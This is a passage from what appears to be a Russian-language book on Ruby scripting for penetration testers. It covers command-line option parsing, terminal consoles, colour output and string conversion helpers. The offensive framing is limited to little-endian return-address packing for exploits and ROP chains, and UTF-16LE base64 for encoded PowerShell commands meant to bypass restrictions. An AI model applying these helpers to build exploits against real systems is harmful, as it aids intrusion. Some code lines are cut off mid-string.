- Открыть панель терминала (расширение Terminal in Place) — Ctrl + Alt + ~
- Открыть настройки — Ctrl + ,
- Открыть палитру команд IDE — Ctrl + Shift + P
- Мультикурсорное редактирование — Ctrl + Shift + Стрелка [Вверх/Вниз]
- Включить режим Zen (фокус) — Ctrl + K Z | Нажмите Esc дважды для выхода из Zen Mode
- Обрезать концевые пробелы — Ctrl + K Ctrl + X
- Копировать с номерами строк — Ctrl + Shift + C

Настройки

- Настройки » Tab Completion » On

- Настройки » Color Theme » Material Theme Darker High Contrast
- Настройки » Editor: Font Family: (‘Fira Code’, ‘Droid Sans Mono’, ‘monospace’, ‘Droid Sans Fallback’)
- Настройки » Editor: Font Ligatures: Отметьте галочкой.

Установка Pry, REPL

Pry[4] — это альтернатива IRB и консоль разработчика времени выполнения. Он включает просмотр исходного кода, просмотр документации по коду, редактирование методов, отладку, подсветку кода и многое другое. Мы будем много использовать Pry в этой книге, поэтому, пожалуйста, убедитесь, что он установлен.

Установка gem Pry

```
$ gem install pry pry-doc
```

Для наилучшего отображения я рекомендую использовать опцию simple-prompt, чтобы избежать раздражающего номера каждый раз, когда вы нажимаете Enter.

```
$ pry --simple-prompt
```

Где устанавливаются gems

Есть много лёгких способов узнать, где установлены ваши gems.

Поиск путей по умолчанию gem

Вызвав переменную окружения gem gempath, вы можете перечислить все доступные пути, по которым Ruby gem устанавливает gem, разделённые двоеточием (в Linux) или точкой с запятой (в Windows).

```
$ gem environment gempath
```

Поиск пути конкретного gem

Используйте следующую команду, чтобы увидеть путь конкретного установленного gem, и найти то, что вы ищете.

```
$ gem which <ИМЯ_GEM>
```

Теперь вы готовы идти. Итак, давайте начнём!

[4] https://github.com/pry/pry

Модуль 2 | Повседневные коды хакера на Ruby

Глава 3. Ruby в терминале

Интерфейс командной строки (CLI), или, проще говоря, терминал, — самое используемое приложение для любого хакера.

Хакеры, как правило, предпочитают использовать командную строку в своих приложениях, потому что она лёгкая и гибкая. Она позволяет меньше думать об обработке действий графического пользовательского интерфейса (GUI) и больше работать над функциональностью. При всём при этом есть много вещей, которые хакерам может понадобиться делать с терминалом, чтобы сделать свои приложения функциональными и удобными для пользователя.

В этой главе мы рассмотрим некоторые базовые трюки с терминалом, которые могут вам понадобиться при создании скриптов, работающих в командной строке.

Разбор аргументов командной строки

Когда вы начинаете создавать скрипты командной строки, вам неизбежно придётся работать с аргументами терминала, чтобы ваш скрипт мог принимать значения (то есть аргументы) от пользователя. Поэтому вы познакомитесь со специальным массивом Ruby под названием ARGV.

Аббревиатура ARGV расшифровывается как ARGument Vector (вектор аргументов), а вектор — это одномерный массив. Он захватывает все переданные аргументы командной строки и сохраняет их в массив по порядку.

Рассмотрим следующий пример.

```
arguments = ARGV

pp arguments
```

Листинг 3-1: cli-args.rb

Запустите приведённый выше скрипт в терминале и передайте ему несколько строк, как в следующем примере:

```
$ ruby cli-args.rb black hat ruby rocks
["black", "hat", "ruby", "rocks"]
```

Скрипт интерпретирует каждую строку, идущую через пробел, как аргумент и возвращает массив переданных строк. Дальше вы берёте каждый элемент этого массива и заставляете скрипт выполнить задуманные действия.

Этот пример выглядит просто и понятно. Однако иногда наши скрипты сложнее и требуют более описательных переключателей/опций командной строки. Когда мы работаем с крупными приложениями командной строки, такими как nmap или netcat, мы всегда используем их переключатели, которые упрощают использование этих сложных приложений.

Необходимость сделать наши скрипты командной строки более понятными для пользователя приводит нас к использованию более высокоуровневой реализации для работы с пользовательским вводом. В Ruby есть стандартный класс OptionParser — продвинутый и простой в использовании класс для разбора и интерпретации опций командной строки. Важно знать, что класс OptionParser под капотом использует ARGV для перехвата аргументов командной строки, а затем разбирает эти аргументы на основе своих опций.

Чтобы понять, как работает класс OptionParser, предположим, что вы хотите создать простой скрипт, который принимает имя хоста или IP-адрес целевой машины, как в следующем примере:

```
require 'optparse'

options = {}

opts = OptionParser.new do |opts|
  opts.banner = "Usage: #{__FILE__} [options] [subcommand [options]]"

  opts.on('-t', '--target HOST', 'The target hostname or IP address.') do |v|
    options[:target] = v
  end

  opts.on('-h', '--help', 'Display this screen.') do
    puts opts
    exit!
  end

  opts.on_tail "Examples:"
  opts.on_tail "  #{__FILE__} --target blackhatruby.com"
end

opts.order!

puts "The target is: #{options[:target]}" if options[:target]
```

Листинг 3-2.1: cli-opts.rb

Мы начинаем с подключения класса OptionParser, чтобы загрузить его функциональность. Затем создаём переменную-хэш с именем options, которая послужит хранилищем данных для пользовательского ввода позже. Затем создаём объект класса OptionParser и открываем блок кода, содержащий все опции командной строки. В этом блоке мы опционально добавили баннер, показывающий базовое использование скрипта. Затем создаём первую опцию с помощью экземплярного метода OptionParser#on. Метод on принимает опции, которые мы хотим предоставить пользователю. Строка после имени опции (–target HOST) означает, что опция требует значение от пользователя, в нашем случае имя хоста или IP-адрес. Этот метод принимает блок, который позволяет обработать переданное значение для этой опции, в нашем случае мы сохраняем имя хоста в хэш options под ключом :target. Хотя меню справки генерируется автоматически, мы опционально добавили опцию справки для большего контроля. Мы также дописали строки в конец сообщения справки с помощью экземплярного метода OptionParser#on_tail, чтобы показать пользователю примеры использования. Наконец, мы используем метод OptionParser#order! для разбора переданных аргументов (значений ARGV) по порядку.

Примечание: Существует ещё один метод, OptionParser#parse! (https://docs.ruby-lang.org/en/master/OptionParser.html#method-i-parse-21), который можно использовать, когда порядок переключателей не имеет значения.

Теперь запустите скрипт с опцией –help — вы увидите следующий вывод:

```
$ ruby cli-opts.rb -h
Usage: cli-opts.rb [options] [subcommand [options]]

    -t, --target HOST            The target hostname or IP address.
    -h, --help                   Display this screen.

Examples:
  cli-opts.rb --target blackhatruby.com
```

Нам также нужно добавить в скрипт функциональность входа, требующую учётные данные пользователя. В принципе, мы могли бы добавить новые опции так же, как делали для опции –target, но вместо этого познакомимся с трюком субкоманд. Субкоманда будет новым экземпляром класса OptionParser, содержащим свои опции. Субкоманда в конечном итоге будет добавлена в главное меню. Создадим субкоманду под названием creds. У этой команды две опции: первая — ID пользователя как целое число, вторая — пароль. Посмотрим, как добавить эту субкоманду к существующему коду.

```
require 'optparse'
```

```
options = {}

subcommands = {
  'creds' => OptionParser.new do |opts|
    opts.banner = "Usage: creds [options]"

    opts.on('-u', '--user-id UID', Integer, "The user's ID (UID) to hack.", "
      options[:uid] = v
    end

    opts.on('-p', '--password PASSWORD', "The user's password.") do |v|
      options[:pass] = v
    end
  end
}

subcmdtext = <<HELP
Available commands:
    creds :\t set user credentials.
See '#{__FILE__} COMMAND --help' for more information on a specific command.
HELP

opts = OptionParser.new do |opts|
  opts.banner = "Usage: #{__FILE__} [options] [subcommand [options]]"

  opts.on('-t', '--target HOST', 'The target hostname or IP address.') do |v|
    options[:target] = v
  end

  opts.on('-h', '--help', 'Display this screen.') do
    puts opts
    exit!
  end

  opts.separator subcmdtext
  opts.separator ""

  opts.on_tail "Examples:"
```

```
  opts.on_tail "  #{__FILE__} -t blackhatruby.com creds --user-id 500 --
password P@sswOrd@123"
end

opts.order!

command = ARGV.shift
subcommands[command].order! unless subcommands[command].nil?

pp options
```

Листинг 3-2.2: cli-opts.rb

Наш подход здесь — хранить все субкоманды в хэше с именем subcommands. Эта переменная упрощает доступ к существующей субкоманде по её ключу. Единственная заметная часть в субкоманде — это то, как мы принудительно задали тип user-id как Integer. Если пользователь введёт строковое значение, объект OptionParser выбросит исключение OptionParser::InvalidArgument. Вы можете обработать эту ошибку, мирно завершив скрипт и выведя пользователю понятное сообщение об ошибке, чтобы он исправил значение. Мы также добавляем простую строку справки, содержащую базовую информацию о текущих субкомандах, которая выводится сразу после основных опций –target и –help. Как мы упоминали ранее, у субкоманды будут свои опции, в нашем случае –user-id и –password, а команда справки будет сгенерирована автоматически.

Теперь запустите скрипт с опцией –help — вы увидите следующий вывод:

```
$ ruby cli-opts.rb -h
Usage: cli-opts-2.rb [options] [subcommand [options]]

    -t, --target HOST            The target hostname or IP address.
    -h, --help                   Display this screen.

Available commands:
    creds :  set user credentials.
See 'cli-opts.rb COMMAND --help' for more information on a specific command.

Examples:
  cli-opts-2.rb -t blackhatruby.com creds --user-id 500 --password P@sswOrd@12
```

Из приведённого вывода видно, что главное сообщение справки сообщает пользователю об основных опциях и доступных командах. Теперь покажем меню справки субкоманды

creds:

```
$ ruby cli-opts.rb creds -h
Usage: creds [options]

    -u, --user-id UID                The user's ID (UID) to hack.
                                     (default: 911)
    -p, --password PASSWORD          The user's password.
```

Теперь, чтобы использовать этот скрипт для назначения цели, команды и опций команды, вы выполните команду следующим образом:

```
ruby cli-opts-2.rb -t blackhatruby.com creds -u 500 -p P@ssword@123
```

Опция -t принадлежит главному меню, а опции -u и -p принадлежат субкоманде creds.

В Ruby существует множество gems для создания более элегантных и сложных инструментов командной строки. Я рекомендую опробовать некоторые из них, например TTY-toolkit (https://ttytoolkit.org/), Thor (https://github.com/erikhuda/thor), commander (https://github.com/commander-rb/commander), slop (https://github.com/leejarvis/slop) и другие (https://github.com/markets/awesome-ruby#cli-builder).

Размер терминала

Может настать момент, когда вам понадобится узнать размер терминала, чтобы контролировать вывод вашего скрипта, особенно если вы рисуете таблицы в терминале.

Существует несколько инструментов и библиотек для определения размера терминала. Рассмотрим некоторые способы узнать размер терминала.

Способ 1 | Использование стандартной библиотеки io/console

io/console — это расширение, предоставляющее методы для взаимодействия с консолью. Минус этого расширения в том, что оно поддерживает только операционные системы на базе Linux или Unix.

```
>> require 'io/console'
>> lines, columns = $stdin.winsize
=> [28, 121]
```

Листинг 3-1: Способ №1: Определение размера терминала, io/console, только *nix

Способ 2 | Использование стандартной библиотеки Readline

Модуль Readline предоставляет интерфейс для GNU Readline. Минус Readline в том, что метод get_screen_size() недоступен на платформе Windows.

```
>> require 'readline'
>> Readline.get_screen_size
=> [28, 121]
```

Листинг 3-2: Способ №2: Определение размера терминала, readline, только *nix

Способ 3 | Использование библиотеки TTY::Screen

TTY::Screen (https://github.com/piotrmurach/tty-screen) — библиотека, которая занимается определением размера экрана терминала, работает на платформах Linux, OS X и Windows/Cygwin и поддерживает интерпретаторы MRI, JRuby и Rubinius.

```
>> require 'tty-screen'
>> TTY::Screen.size
=> [28, 121]
```

Листинг 3-3: Способ №3: Определение размера терминала, tty-screen, все платформы

Интерактивная консоль с автодополнением по табуляции

Как программист, всякий раз, когда я использую Metasploit, я не могу перестать завидовать консоли msfconsole. Она делает всё простым и гибким, особенно учитывая огромное количество функциональности в этом фреймворке. Представьте на секунду, каким сложным был бы Metasploit, если бы он работал как традиционное приложение командной строки с переключателями аргументов. Консоль в Ruby — это не что иное, как использование GNU readline, о котором документация Ruby говорит: «Модуль Readline предоставляет интерфейс для GNU Readline. Этот модуль определяет ряд методов для облегчения автодополнения и доступа к истории ввода из интерпретатора Ruby». Итак, давайте посмотрим на базовую консоль с автодополнением по табуляции.

```
require 'readline'

trap('INT', 'SIG_IGN')

CMDS = %w[help ls pwd exit]

completion = proc { |line| CMDS.grep(/ #{Regexp.escape(line)}/) }
```

```
Readline.completion_proc = completion
Readline.completion_append_character = ' '

while line = Readline.readline('-> ', true)
  puts line unless line.nil? or line.squeeze.empty?
  break if line =~ /^quit.*/i or line =~ /^exit.*/i
end
```

Листинг 3-4: console-tab-completion.rb — консоль с автодополнением по табуляции

Мы начинаем с подключения библиотеки Readline, поскольку по умолчанию она не загружается. Метод trap() (или Signal.trap()) обрабатывает сигналы процесса, отправляемые пользователем или системой, как правило (CTRL+C), для выхода из программы. Однако здесь мы говорим Ruby перехватывать и игнорировать все сигналы, чтобы мы могли сами управлять выходом из программы. Затем мы создаём массив команд, которые хотим использовать в нашей программе.

Обработка автодополнения, где мы строим регулярное выражение для наших команд, будет выполняться как Proc, и этот процесс мы вызовем методом Readline#completion_proc(). Proc должен быть определён следующим образом: а) у него должен быть метод call, б) он принимает одну строку в качестве аргумента (см. ниже), в) он возвращает массив кандидатов для дополнения.

Теперь, когда вы введёте «he» , оно дополнится до команды «help».

Метод Readline#completion_append_character() принимает всё, что вы хотите добавить после дополнения, как правило, символ пробела. Метод Readline.readline() принимает два аргумента: первый — строка, которая будет показана в вашем приглашении перед фактической командой, как в приглашении Linux ($ или #). Второй аргумент ожидает булево значение для включения или отключения истории командной строки, как правило, при использовании стрелок вверх и вниз для получения предыдущих команд. Каждый раз, когда вы вводите команду и нажимаете клавишу «Enter», ваша команда автоматически помещается в Readline::HISTORY. В более сложных сценариях вы можете захотеть управлять этим массивом, чтобы избегать сохранения пустых или повторяющихся команд. Более сложные примеры вы можете увидеть в официальной команде Ruby irb (https://github.com/ruby/ruby/blob/master/lib/irb/completion.rb) или в теме bogojoker (http://bogojoker.com/readline/).

Цветной вывод в терминале

Оформление вывода в терминале было бы неполным без раскрашивания вывода, чтобы пользователь знал, какой вывод читать, а какой игнорировать. В Ruby есть спорная, но мощная особенность под названием «Monkey-Patch» (правка обезьян). Она позволяет открывать и расширять существующий класс или модуль на лету. Как вы знаете, выводимый на экран текст — это строки. Зная это, мы сделаем monkey-patch класса String, чтобы раскрашивать любую нужную строку.

```
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def dark_red; colorize(self, "\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def dark_green; colorize(self, "\e[32m"); end
  def yellow; colorize(self, "\e[1m\e[33m"); end
  def dark_yellow; colorize(self, "\e[33m"); end
  def blue; colorize(self, "\e[1m\e[34m"); end
  def dark_blue; colorize(self, "\e[34m"); end
  def purple; colorize(self, "\e[1;35m"); end
  def dark_purple; colorize(self, "\e[35m"); end
  def cyan; colorize(self, "\e[1;36m"); end
  def dark_cyan; colorize(self, "\e[36m"); end
  def black; colorize(self, "\e[30m"); end
  def grey; colorize(self, "\e[90m"); end
  def white; colorize(self, "\e[37m"); end
  def reset; colorize(self, "\e[0m"); end
  def bold; colorize(self, "\e[1m"); end

  def colorize(text, color_code)
    "#{color_code}#{text}\e[0m"
  end
end
```

Листинг 3-5: Monkey-patch класса String для добавления раскрашивания

Здесь мы просто открываем (делаем monkey-patch) строки стандартной библиотеки и дополняем её цветовыми методами (red, blue и т.д.). Все цветовые методы содержат код нужного цвета и вызывают метод colorize, чтобы передать текст (self) и код цвета в colorize(), который возвращает строку с цветом. Метод colorize() принимает два аргумента: текст, который является self(), потому что теперь это экземплярный метод класса String, и аргумент color_code, который в итоге оборачивает переданный текст (self) в

`\e[0m`, завершающий/прекращающий любую раскраску.

Чтобы наглядно объяснить, как это работает, посмотрите на следующую ASCII-схему.

```
                        | | | +—> [Номер цвета]
                        | | +----> [Модификатор] (заканчивается на "m")
                        | +------> [Escape-символ] (можно использовать "\e")
                        +--------> Начало кода цвета
                                   0 - обычный
                                   1 - жирный
                                   2 - снова обычный
                                   3 - цвет фона
                                   4 - подчёркивание
                                   5 - мигание
```

Как только терминал видит эти символы в STDOUT или STDERR, он преобразует их в цвета и применяет их к выводимой строке.

Чтобы проверить это, добавьте следующий код в конец скрипта и запустите из вашего терминала.

```
colors = %w[red dark_red green dark_green
            yellow dark_yellow blue dark_blue
            purple dark_purple cyan dark_cyan
            grey black white reset bold]

colors.each {|color| puts "My color is: #{color.capitalize.send(color)}"}
```

Результат будет следующим (в книге строки показаны раскрашенными):

```
Yellow
```

Листинг 2-6: colorization-1.rb — вывод всех цветов строк

Кроме того, вы можете проверить все поддерживаемые цвета вашего терминала (включая жирный, подчёркивание, мигание, курсив и т.д.). Попробуйте следующий код в вашей консоли Pry.

```
>> 0.upto(256) {|n| puts "Color Code [ \e[#{n}mTEXT\e[0m ]: \e[#{n}mBlack Hat
```

Ещё один способ раскрашивать вывод в терминале — использовать gem Colorize. Он даёт больше разнообразия продвинутых цветовых опций, таких как подчёркивание, курсив, цветной фон, мигающий текст и т.д. Сначала вам нужно установить gem colorize (https://github.com/fazibear/colorize), прежде чем использовать его.

Установка gem Colorize

```
$ gem install colorize
```

Использование gem Colorize почти то же самое, что мы делали раньше, за исключением того, что у него больше опций. Чтобы перечислить возможности gem Colorize, используйте метод класса String.color_samples(). Вы будете поражены тем, насколько мощным является этот gem.

```
>> require 'colorize'
>> String.color_samples
```

Управление курсором и перезапись вывода

Курсор терминала — это мигающий указатель, в месте которого мы вводим текущий символ. Иногда нам не нужно, чтобы подробный вывод оставался на экране, а нужно лишь быстрое отслеживание того, что скрипт делает сейчас. Также мы можем не захотеть заваливать терминал всем этим выводом. Другой сценарий — когда нам нужно постоянно изменять вывод, как полоса загрузки и процент загрузки в команде curl в Linux.

Чтобы сделать это, мы должны управлять курсором терминала, чтобы писать и перезаписывать строку, выведенную на терминал ранее.

Давайте напишем наш код в стиле Ruby, добавив его в класс String, как мы делали с цветами терминала.

Сделаем monkey-patch класса String — как мы делали с раскраской, — с символами, отвечающими за управление курсором/кареткой терминала, следующим образом:

```
#!/usr/bin/env ruby

class String
  def mv_up(n=1); cursor(self, "\033[#{n}A"); end
  def mv_down(n=1); cursor(self, "\033[#{n}B"); end
  def mv_fw(n=1); cursor(self, "\033[#{n}C"); end
  def mv_bw(n=1); cursor(self, "\033[#{n}D"); end
  def cls_upline; cursor(self, "\e[K"); end
  def cls; cursor(self, "\e[H\e[2J"); end
  def save_position; cursor(self, "\033[s"); end
  def restore_position; cursor(self, "\033[u"); end
```

```
  def cursor(text, position)
    "\r#{position}#{text}"
  end
end

# Уровень 1
(1..3).map do |num|
  print "\rNumber: #{num}"
  sleep 0.7

  # Уровень 2
  ('a'..'c').map do |char|
    print "Characters: #{char}".mv_down
    sleep 0.5

    # Уровень 3
    ('A'..'C').map do |char|
      print "Capital: #{char}".mv_down
      sleep 0.2
      print "".mv_up
    end

    print "".mv_up
  end

  sleep 0.7
end

print "".mv_down(3)
```

Листинг 3-6: cursor-ctrl.rb

Код, который вы видите во всех методах, будет преобразован в действие на терминале. Например, метод mv_up() переместит курсор на одну строку вверх, в самый конец верхней строки. Метод cls() очистит текущую строку, чтобы вы могли снова писать по той же строке, и так далее.

Глава 4. Преобразование, извлечение и генерация строк

Работа тестировщика на проникновение такая же, как и любая другая работа, — всегда есть операционные и повторяющиеся задачи, которые мы выполняем во время работы. Эти задачи не обязательно должны быть сложными, но они критически важны для достижения главных целей. Кроме того, эти задачи различаются в зависимости от главной цели. При этом повторять эти задачи или выполнять их вручную по одному разу может быть утомительно.

В этой главе мы рассмотрим наиболее распространённые операции со строками, которые нужны каждому хакеру ежедневно.

Преобразование строк

Строка — это последовательность сырых байтов, будь то текст (печатаемые символы) или двоичные данные (непечатаемые). В нашей хакерской сфере всегда есть строка, которую нужно разобрать, преобразовать или сгенерировать. Это повторяющаяся задача, которую мы выполняем постоянно, вручную или автоматизированно.

Преобразование строки в шестнадцатеричный формат

Преобразование сырой строки в hex — тривиальная задача в Ruby с помощью метода String#unpack() (https://docs.ruby-lang.org/en/master/String.html#method-i-unpack), который декодирует строку в соответствии с указанным форматом. Метод unpack() возвращает массив декодированных строк, где каждый байт — элемент. (https://www.davidegrayson.com/presentations/20140507-binary-data-ruby/binary-data-ruby.pdf)

Если префикс не нужен, мы сделаем это следующим образом:

```
>> str = 'Black Hat Ruby'
>> str.unpack("H*")
=> ["426c61636b204861742052756279"]
```

Листинг 4-1: Преобразование строки в hex

Однако что, если нам нужно добавить префикс `\x` или `0x` к каждому hex-значению, как мы обычно делаем при написании эксплойтов? В Ruby есть несколько способов сделать одно и то же. Посмотрим, как это сделать с той же переменной str, которую мы назначили ранее.

Способ 1 | unpack() Используя больше возможностей метода unpack(), вместо прямого форматирования строки в hex нам нужно отформатировать каждый байт в его беззнаковое 8-битное целое число, чтобы обработать его (добавив префикс `\x`) с помощью C*. Звёздочка означает включение всех элементов.

```
>> str.unpack('C*').map { |b| '\x%02x' % b }.join
=> "\\x42\\x6c\\x61\\x63\\x6b\\x20\\x48\\x61\\x74\\x20\\x52\\x75\\x62\\x79"
```

Примечание: Метод Array#join() объединяет все элементы массива в строку. Существует рекомендуемая альтернативная сокращённая запись — (*). Попробуйте: `%w[1 a c] * ''`.

Способ 2 | each_byte() Метод String#each_byte() перечисляет каждый символ в данной строке и преобразует его в его порядковое значение. Он возвращает объект-перечислитель, который может принимать блок. Именно поэтому мы используем самый известный перечислитель — метод Enumerable#map().

```
>> str.each_byte.map { |b| '\x%02x' % b }.join
=> "\\x42\\x6c\\x61\\x63\\x6b\\x20\\x48\\x61\\x74\\x20\\x52\\x75\\x62\\x79"
```

Когда вы впервые видите код выше, первое, что бросается в глаза, — часть `\x%02x` (с оператором %). Эта часть — то же самое, что делает метод Kernel#sprintf() (https://docs.ruby-lang.org/en/master/Kernel.html#method-i-sprintf). Так что если мы собираемся использовать его, воспользуемся им следующим образом:

```
>> str.each_byte.map { |b| sprintf('\x%02x', b) }.join
```

Способ 3 | to_s() Ещё один метод, который стоит упомянуть, — использование метода Integer#to_s(), который преобразует данное целое число в его строковое представление.

```
>> str.each_byte.map { |b| '\x' + b.to_s(16).rjust(2, '0') }.join
```

Примечание: Рубисты узнают использование одинарных кавычек (’) вместо двойных (“), что позволяет добавить только один обратный слэш (\) вместо двух (\\) для экранирования интерпретации.

Более того, в `\x%02x` можно выделить две части — до и после знака процента (%):

Перед (%): Всё, что идёт до знака процента, будет добавляться префиксом к результирующему значению.

После (%): Здесь вы говорите функции, что делать с данной строкой во втором параметре. Если посмотреть на синтаксис формата метода sprintf в документации Ruby, всё станет понятно: (%[flags][width][.precision]type). 02 — это длина. Если длина эквивалентного

hex-значения меньше 2, добавьте 0 спереди. Попробуйте: `sprintf('\x%02x', 10)`, затем попробуйте: `sprintf('\x%x', 10)` в Pry. Символ x — это тип формата hex, который нам нужен. Если заменить его на заглавную букву, возвращаемые hex-значения будут в верхнем регистре. Попробуйте: `sprintf('\x%02x', 14)`, затем попробуйте: `sprintf('\x%02X', 14)` в Pry.

Пример | Сырые данные в проводе

В некоторых случаях вы можете работать с сокетами, особенно при манипулировании пакетами протоколов, и вам нужно добавить IP-адрес в сыром виде пакета (протокола). Использование традиционного способа не сработает, потому что мы преобразуем IP-адрес в строку с его шестнадцатеричным представлением без интерпретации этого hex Ruby. Что ожидает пакет, так это шестнадцатеричное значение (сырые двоичные данные) этого IP-адреса в пакете. Чтобы понять это, давайте сделаем это обоими способами и посмотрим на разницу между возвращаемыми значениями.

Первый способ — наш обычный, который преобразует каждый октет IP-адреса в его шестнадцатеричный эквивалент и возвращает шестнадцатеричные значения без интерпретации:

```
>> ip = "192.168.100.10"
>> ip.each_byte.map { |c| sprintf('\x%02x', c) }.join
=> "\\x31\\x39\\x32\\x2e\\x31\\x36\\x38\\x2e\\x31\\x30\\x30\\x2e\\x31\\x30"
```

Листинг 4-2: Неправильный способ генерации сырого IP-адреса

Однако вот что ожидает пакет:

```
>> ip.split('.').map(&:to_i).pack("C*")
=> "\xC0\xA8d\n"
```

Листинг 4-3: Правильный способ генерации сырого IP-адреса

Примечание: Существует ещё один способ преобразовать IP-адрес в его сырой формат данных — используя gem ipaddress (https://github.com/ipaddress-gem/ipaddress). В gem есть множество методов для опций и операций с IP-адресами. Для нас важен метод, который преобразует IP-адреса в формат сырых данных. Попробуйте установить gem, подключить библиотеку и выполнить следующий код: `IPAddress("192.168.100.10").data`.

Преобразование hex в строку

В Ruby любая строка в двойных кавычках с шестнадцатеричным форматом по умолчанию интерпретируется в её печатаемое представление.

```
>> "\x42\x6c\x61\x63\x6b\x20\x48\x61\x74\x20\x52\x75\x62\x79"
=> "Black Hat Ruby"
```

Однако что, если она не в шестнадцатеричном строковом формате? Мы используем противоположный метод — Array#pack(), чтобы сказать Ruby считать строку в массиве hex-значением и декодировать её.

```
>> ["426c61636b204861742052756279"].pack('H*')
=> "Black Hat Ruby"
```

Преобразование Hex (адрес возврата) в формат Little-Endian

Формат little-endian (https://en.wikipedia.org/wiki/Endianness) — это не классический разворот строки, как превращение «Black Hat Ruby» в «ybuR taH kcalB», что просто делается вызовом метода String#reverse().

В мире CPU и эксплойтов всё не так просто, как звучит. Поскольку мы имеем дело с hex-значениями, эти значения могут не представлять печатаемые символы.

Предположим, у нас есть адрес возврата 0x77d6b141, который мы хотим преобразовать в формат Little-Endian, чтобы CPU мог корректно его прочитать. Вообще говоря, это тривиальная задача — вручную преобразовать 0x77d6b141 в `\x41\xb1\xd6\x77`, поскольку это разовый процесс, но это не тот случай, если у вас есть ROP-цепочка (https://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html), которую нужно разместить в вашем эксплойте.

Попробуем традиционный способ и метод reverse(), чтобы увидеть, почему он не подходит для наших нужд.

```
>> "\x77\xd6\xb1\x41" # 0x77d6b141 (исходное значение)
=> "w\xD6\xB1A"

>> "\x41\xb1\xd6\x77" # Ручной разворот (возвращает корректное значение)
=> "A\xB1\xD6w"

>> "\x77\xd6\xb1\x41".reverse # Использование метода String#reverse (возвраща
=> "Aw"
```

В Ruby есть удобный и хорошо известный способ форматировать строку в формат Little-Endian с помощью метода Array#pack().

```
>> [0x77d6b141].pack('V') # (возвращает корректное значение)
=> "A\xB1\xD6w"
```

Иногда вы получаете ошибку из-за проблемы с не-Unicode строкой. Чтобы решить эту проблему, просто принудительно задайте кодировку UTF-8, но в большинстве случаев эта проблема не возникнет.

```
>> [0x77d6b141].pack('V').force_encoding("UTF-8")
=> "A\xB1\xD6w"
```

Примечание: Если вы работаете с файлом, полным двоичных значений, например манипуляции с протоколами или эксплойт с ROP-цепочкой, лучше добавить (*# -- coding: binary --*) в самом верху вашего файла, чтобы избежать проблем с кодировкой файла во время выполнения.

Кодирование и декодирование Base64

Вы будете сталкиваться с кодированием base64 постоянно, особенно, но не только, при тестировании веб-приложений. Вот как кодировать и декодировать base64 в Ruby.

Кодирование Base64 Быстрый способ закодировать строку — использовать метод Array#pack(), хотя у него есть свои ограничения в отличие от модуля Base64, с которым мы познакомимся позже, — следующим образом:

```
>> [str].pack('m0')
=> "QmxhY2sgSGF0IFJ1Ynk="
```

Другой способ — использовать модуль Base64, который является рекомендуемым, поскольку он содержит несколько методов, покрывающих все операции base64. Здесь мы используем метод Base64#encode64().

```
>> require 'base64'
>> Base64.encode64(str)
=> "QmxhY2sgSGF0IFJ1Ynk=\n"
```

Декодирование Base64 Декодирование — противоположность первому способу кодирования; для декодирования простой строки base64 используется метод String#unpack().

```
>> "QmxhY2sgSGF0IFJ1Ynk=".unpack('m0')
=> ["Black Hat Ruby"]
```

Снова возвращаемся к рекомендуемому способу декодирования base64 с помощью модуля Base64. Здесь мы используем метод Base64#decode64().

```
>> Base64.decode64("QmxhY2sgSGF0IFJ1Ynk=\n")
=> "Black Hat Ruby"
```

Примечание: В модуле Base64 (https://docs.ruby-lang.org/en/master/Base64.html) есть другие интересные методы, которые могут понадобиться в разных ситуациях, например Base64.strict_encode64, который кодирует строку без добавления символов новой строки в конец строки. Ещё один интересный метод — urlsafe_encode64, который кодирует строку в формате, безопасном для URL, и позволяет контролировать выравнивание (padding) вашего кодирования.

Я уверен, что вы, как хакер, пробовали кодировать строку с помощью PowerShell для выполнения закодированных команд PowerShell, чтобы обойти некоторые ограничения. Если вы попробуете закодировать нашу переменную str в PowerShell, вы заметите, что PowerShell выдаёт строку, отличную от Ruby, как показано ниже.

```
PS C:\> $Str = 'Black Hat Ruby'
PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Str)
PS C:\> $EncodedText = [Convert]::ToBase64String($Bytes)
PS C:\> $EncodedText
QgBsAGEAYQBrACAASABhAHQAIABSAHUAYgB5AA==
```

Листинг 4-4: PowerShell — кодирование base64 в Windows

Она полностью отличается от версии Ruby (QmxhY2sgSGF0IFJ1Ynk=), если помните. Попробуйте декодировать результат PowerShell с помощью Ruby, чтобы понять, что произошло. Причина в том, что PowerShell ожидает строку, закодированную в UTF-16LE, а не в UTF-8, как Ruby. Чтобы решить проблему с кодировкой, нам нужно закодировать (или принудительно закодировать) нашу строку в кодировке UTF-16LE перед кодированием base64, следующим образом:

```
>> Base64.strict_encode64(str.encode('UTF-16LE'))
=> "QgBsAGEAYQBrACAASABhAHQAIABSAHUAYgB5AA=="
```

Эта ситуация с кодировкой Windows приводит нас к другим сценариям, которые могут быть связаны не только с Base64, но и с кодировкой строк в целом. Например, когда вы перенаправляете вывод PowerShell (попробуйте использовать модуль PowerSploit, например `Get-DomainComputer | tee gdc.txt`, а затем поработать с этим файлом с помощью Ruby) в текстовые файлы, а затем выгружаете эти файлы на вашу атакующую машину, вы получите файлы, закодированные в UTF-16 или UTF-16LE, и, как вы знаете, Ruby по умолчанию ожидает UTF-8, что вызовет исключения при обработке строки. Это

та же проблема, с которой вы столкнётесь, когда напишете текстовый файл с помощью Блокнота на Windows, а затем откроете его в Linux: вы заметите, что формат файла не тот, что вы знали из версии Windows, поэтому вам придётся использовать такой инструмент, как dos2unix, для преобразования кодировки файла (вы можете проверить кодировку любого файла в Linux с помощью инструмента encguess).

Чтобы решить эту проблему с помощью Ruby, мы воспользуемся gem Iconv (https://github.com/ruby/iconv), который был стандартной библиотекой в Ruby версии 1.9. Теперь Iconv — внешний gem, который вы можете установить и использовать для преобразования кодировки любого файла или строки в другую кодировку.

Установка gem Iconv

```
$ gem install iconv
```

Как только gem установлен, вы можете создать простой скрипт, который берёт файл UTF-16, преобразует его и перезаписывает в новый файл:

```
require 'iconv'

file = ARGV[0]
string = open(file).read.scrub
converted = Iconv.conv('UTF-8', 'UTF-16', string).scrub

File.write("utf8-#{file}", converted)
```

Листинг 4-5: iconv.rb — преобразование файла с кодировкой UTF-16 в UTF-8

Это делает именно то, на что похоже: метод Iconv.conv() принимает три аргумента: первый — кодировка, в которую вы хотите преобразовать, второй — кодировка, из которой преобразуете, третий — строка, которую вы хотите закодировать. Наконец, скрипт генерирует новый файл с префиксом «utf8-», чтобы вы могли взять его оттуда и работать с этим файлом.

Кодирование и декодирование HTML

